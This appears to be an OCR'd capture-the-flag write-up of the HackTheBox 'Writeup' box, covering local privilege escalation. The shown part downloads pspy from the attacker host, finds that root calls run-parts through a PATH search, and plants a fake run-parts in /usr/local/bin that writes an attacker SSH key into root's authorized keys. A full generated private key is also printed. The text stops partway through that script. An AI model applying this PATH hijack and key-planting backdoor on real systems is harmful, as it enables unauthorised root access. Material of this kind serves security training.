
- **staff**: Allows users to add local modifications to the system (/usr/local) without needing root privileges (note that executables in /usr/local/bin are in the PATH variable of any user, and they may "override" the executables in /bin and /usr/bin with the same name). Compare with group "adm", which is more related to monitoring/security.




```
[-] Group memberships:
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon) gid=1(daemon) groups=1(daemon)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
uid=6(man) gid=12(man) groups=12(man)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=100(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=101(messagebus) gid=104(messagebus) groups=104(messagebus)
uid=102(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff),103(netdev)
uid=103(mysql) gid=106(mysql) groups=106(mysql)
```




```
┌──(root💀kali)-[/Documents/htb/boxes/writeup/pspy]
└─# ls
cmd  docker  Gopkg.lock  Gopkg.toml  images  internal  LICENSE  main.go  Makefile  pspy  README.md  vendor

┌──(root💀kali)-[/Documents/htb/boxes/writeup/pspy]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.138 - - [06/May/2021 19:10:43] "GET /pspy HTTP/1.1" 200 -
█
```



```
jkr@writeup:/var/www/html$ cd /dev/shm
jkr@writeup:/dev/shm$ wget 10.10.14.23:8000/pspy
--2021-05-06 19:14:36--  http://10.10.14.23:8000/pspy
Connecting to 10.10.14.23:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 4578843 (4.4M) [application/octet-stream]
Saving to: ‘pspy’

pspy                             100%[==========================

2021-05-06 19:17:14 (28.5 KB/s) - ‘pspy’ saved [4578843/4578843]

jkr@writeup:/dev/shm$ chmod +x pspy
jkr@writeup:/dev/shm$ ./pspy
-bash: ./pspy: Permission denied
```




```
jkr@writeup:/dev/shm$ mount | grep shm
tmpfs on /run/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=413360k)
```




```
jkr@writeup:/dev/shm$ ls
LinEnum.sh  pspy
jkr@writeup:/dev/shm$ head LinEnum.sh
#!/bin/bash
#A script to enumerate local information from a Linux host
version="version 0.982"
#@rebootuser
```


LinEnum called bash to execut it out of /dev/shm but in /bin/bash.




```
jkr@writeup:/dev/shm$ mv pspy /tmp/
jkr@writeup:/dev/shm$ cd /tmp
jkr@writeup:/tmp$ ./pspy
```



```
┌──(root💀kali)-[/Documents/htb/boxes/writeup]
└─# ssh jkr@10.10.10.138
jkr@10.10.10.138's password:
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux
```




```
2021/05/06 19:25:40 CMD: UID=0     PID=3200   | sshd: [accepted]
2021/05/06 19:25:40 CMD: UID=102   PID=3201   | sshd: [net]
2021/05/06 19:25:53 CMD: UID=0     PID=3202   |
2021/05/06 19:25:53 CMD: UID=0     PID=3203   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
etc/update-motd.d > /run/motd.dynamic.new
2021/05/06 19:25:53 CMD: UID=0     PID=3204   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
etc/update-motd.d > /run/motd.dynamic.new
2021/05/06 19:25:53 CMD: UID=0     PID=3205   | run-parts --lsbsysinit /etc/update-motd.d
2021/05/06 19:25:53 CMD: UID=0     PID=3206   | uname -rnsom
2021/05/06 19:25:53 CMD: UID=0     PID=3207   | sshd: jkr [priv]
```




```
jkr@writeup:/tmp$ which run-parts
/bin/run-parts
jkr@writeup:/tmp$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```


we should been heijack this




```
┌──(root💀kali)-[/Documents/htb/boxes/writeup]
└─# ssh-keygen -f writeup
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in writeup
Your public key has been saved in writeup.pub
The key fingerprint is:
SHA256:K5S6AJaeLrs+xmL59K9MplZ+71804hcys4oBEr6uMwY root@kali
The key's randomart image is:
+---[RSA 3072]----+
|                 |
|                 |
|   .             |
|  o . .          |
|.o o .o S  = +   |
|E.. o+.   .. B o |
|oooo+o...  o o   |
|+Xoo*o oo . o    |
|X*B+.++oo+..     |
+----[SHA256]-----+

┌──(root💀kali)-[/Documents/htb/boxes/writeup]
└─# cat writeup
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA6jbh9oxzWLEkqltM6rbmwo/ywiA60qbQhwqUzfVnCVcEB7hxCrgv
kOXSXKMgsVLXDqkyfMO9sz8Sx419v9sIKj8fxXAzEnARhnyQEiw81loQVbq9CPuMHAWDdZ
s7Izpu5LluLTPzrndBoIvoMzhCGDY46cDcNvKcIpcLrcSvjfU02Ki/RGG7pK6QhEIOfMvN
ytWKxeX5mmM5TTWmCDT9/NtGO2g2jcnGMr5CMKfYDutw5x/76KKYLD8dkodaqBhihxgPOc
1xjzOrKX3U+7f37A+L9jWvpr0LOgRb02xMHeWsQgQiOwugoR/E3aMSrYwQzpNHi1z9Lxxs
y4+IRJteepee3S+ud57FdXvokjGXdA+Q3D3tmIl+vM1/GquA58wLkMmnBJtRmp9uqZGWkb
2L4EBr0ttWoulwEWPd/efNKA5O9EV0S+4lTMTY0d9ES4XEVqXND1kGjOmdki/My+bKZxSD
cAg/3e8I9DEVinYdagJwH7DO3WmKvQeWfimP7C8xAAAFgM+4Ju3PuCbtAAAAB3NzaC1yc2
EAAAGBAOo24faMc1ixJKpbTOq25sKP8sIgOtKm0IcKlM31ZwlXBAe4cQq4L5Dl0lyjILFS
1w6pMnzDvbM/EseNfb/bCCo/H8VwMxJwEYZ8kBIsPNZaEFW6vQj7jBwFg3WbOyM6buS5bi
0z8653QaCL6DM4Qhg2OOnA3DbynCKXC63Er431NNiov0Rhu6SukIRCDnzLzcrVisXl+Zpj
OU01pgg0/fzbRjtoNo3JxjK+QjCn2A7rcOcf++iimCw/HZKHWqgYYocYDznNcY8zqyl91P
u39+wPi/Y1r6a9CzoEW9NsTB3lrEIEIjsLoKEfxN2jEq2MEM6TR4tc/S8cbMuPiESbXnqX
nt0vrneexXV76JIxl3QPkNw97ZiJfrzNfxqrgOfMC5DJpwSbUZqfbqmRlpG9i+BAa9LbVq
LpcBFj3f3nzSgOTvRFdEvuJUzE2NHfREuFxFalzQ9ZBozpnZIvzMvmymcUg3AIP93vCPQx
FYp2HWoCcB+wzt1pir0Hln4pj+wvMQAAAAMBAAEAAAGAdurUwfS/4AlZH3Hp1MZ21dR2ol
/w3eG6wMX7lbMC1LgsoKriIlowNHar30MoJ0BzVstLihNsbuUYaN+LOG1CcQjJ3dpA5Byo
mUsHb2KspPznjE+bCUOG+PdHrt/ZH+LcSR9pNGRLVorQdG50wATRci+dp/m3FeMKqXldga
X6qK4WXecX7eVde5jyYWSUrIJiA5l2s1I38E5u2qfhnAsj5k2DFEiuYkFPc5YsTz35MmIS
WhdgNNbRQq3tGufEfNKbwzRFO/oXlq7xYZlKtCHagODstQwONmb/uI+tgVU7fP7EqC27o/
fzUsF8Dd54GS3xgJqFZdp3ILaY+L+0i+bHQyjEnvbLyeSGnIoKWkery5ENuAxjTtVFmhfk
SQnHf2Xv/dwyHiBR7hRZOGnhGD9rr8Y3pHq4H+OBNPXomi50ffJfzyAmP8ySGF2co2LwFO
WGUIqXOi9ASMr9jMVBf92Dv82m9BMInMyYZQ4ToPjMVfVYXhtGy1UgrdT22G7FXVxNAAAA
wQCIm74F/D5K9gVzpmxOooXwy5Q2g5fjwuWf57BYc5LipwfrHwRU6fQTAnyQIpynxHJO49
N/rJICdCpfLXwEw3Tm9qcuMhcOKUUNierZX4+ChkRsrcLoMNehO3Jb6dYe8wmpi++NYPNm
zEXaU8CPyOrWLlXT41vA/oT75ZhcProyXWCKRMvoANDW8xtIm5TSl/Fsk1ebQQAyH7HF9p
UG1O6W+XZYHQDAQQKAHugJOn/5uBL7O6SzxcKeH1yaYI83VlkAAADBAP8uRGp2Plq/1WQg
86PR/dHDK1XFe98Y56Y5699iGmGAa2Dbnnn/n5ZfOY/z0IdD6XrBPKdcyHDq60kZuRZY4r
5LD8+ifCN/WtBoCx0i3Nk2XRlAMIR6lXhvI+8HKYtDBVwnDddNEWZ4bfiEDC27Dg3QlM1Z
epO0bEhFcvO9eFRV0X5XBhY7vlehNxtvtJ9cSjVRxY9w2hZY1jAvYk+4Lhkn+E+55G+f7l
yyj8m0iF1C6CVdUoHIg/3H1uI0HVsbdwAAAMEA6vdiGZhttSzok8nk8M044ineJVJVkOaK
UbdbZXGIxTPbO+BnvJ5cvh53qMlc0Vp3bXR1kLhZZqLdItcy1lAvI9B69azvHPszFv9VAO
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/writeup]
└─# cat writeup.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDqNuH2jHNYsSSqW0zqtubCj/LCIDrSptCHCpTN9WcJVwQHuHEKuC+Q5dJcoyCxUtcOqTJ8w72zPxLHjX2/2wgqPx/FcDMScBGGfJASLDzWWhBVur0I+4wcBYN1
mzsjOm7kuW4tM/Oud0Ggi+gzOEIYNjjpwNw28pwilwutxK+N9TTYqL9EYbukrpCEQg58y83K1YrF5fmaYzlNNaYINP3820Y7aDaNycYyvkIwp9gO63DnH/voopgsPx2Sh1qoGGKHGA85zXGPM6spfdT7t/fsD4v2
Na+mvQs6BFvTbEwd5axCBCI7C6ChH8TdoxKtjBDOk0eLXP0vHGzLj4hEm156l57dL653nsV1e+iSMZd0D5DcPe2YiX68zX8aq4DnzAuQyacEm1Gan26pkZaRvYvgQGvS21ai6XARY939580oDk70RXRL7iVMxNjR
30RLhcRWpc0PWQaM6Z2SL8zL5spnFINwCD/d7wj0MRWKdh1qAnAfsM7daYq9B5Z+KY/sLzE= root@kali
```




```
jkr@writeup:/usr/local/bin$ vi run-parts
```




```
#!/bin/bash

touch /tmp/saad
mkdir ~/.ssh
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDqNuH2jHNYsSSqW0zqtubCj/LCIDrSptCHCpTN9WcJVwQHuHEKuC+Q5dJcoyCxUtcOqTJ8w72zPxLHjX2/2wgqPx/FcDMScBGGfJASLDzWWhBVur0I+4
wcBYN1mzsjOm7kuW4tM/Oud0Ggi+gzOEIYNjjpwNw28pwilwutxK+N9TTYqL9EYbukrpCEQg58y83K1YrF5fmaYzlNNaYINP3820Y7aDaNycYyvkIwp9gO63DnH/voopgsPx2Sh1qoGGKHGA85zXGPM6spfdT7t/
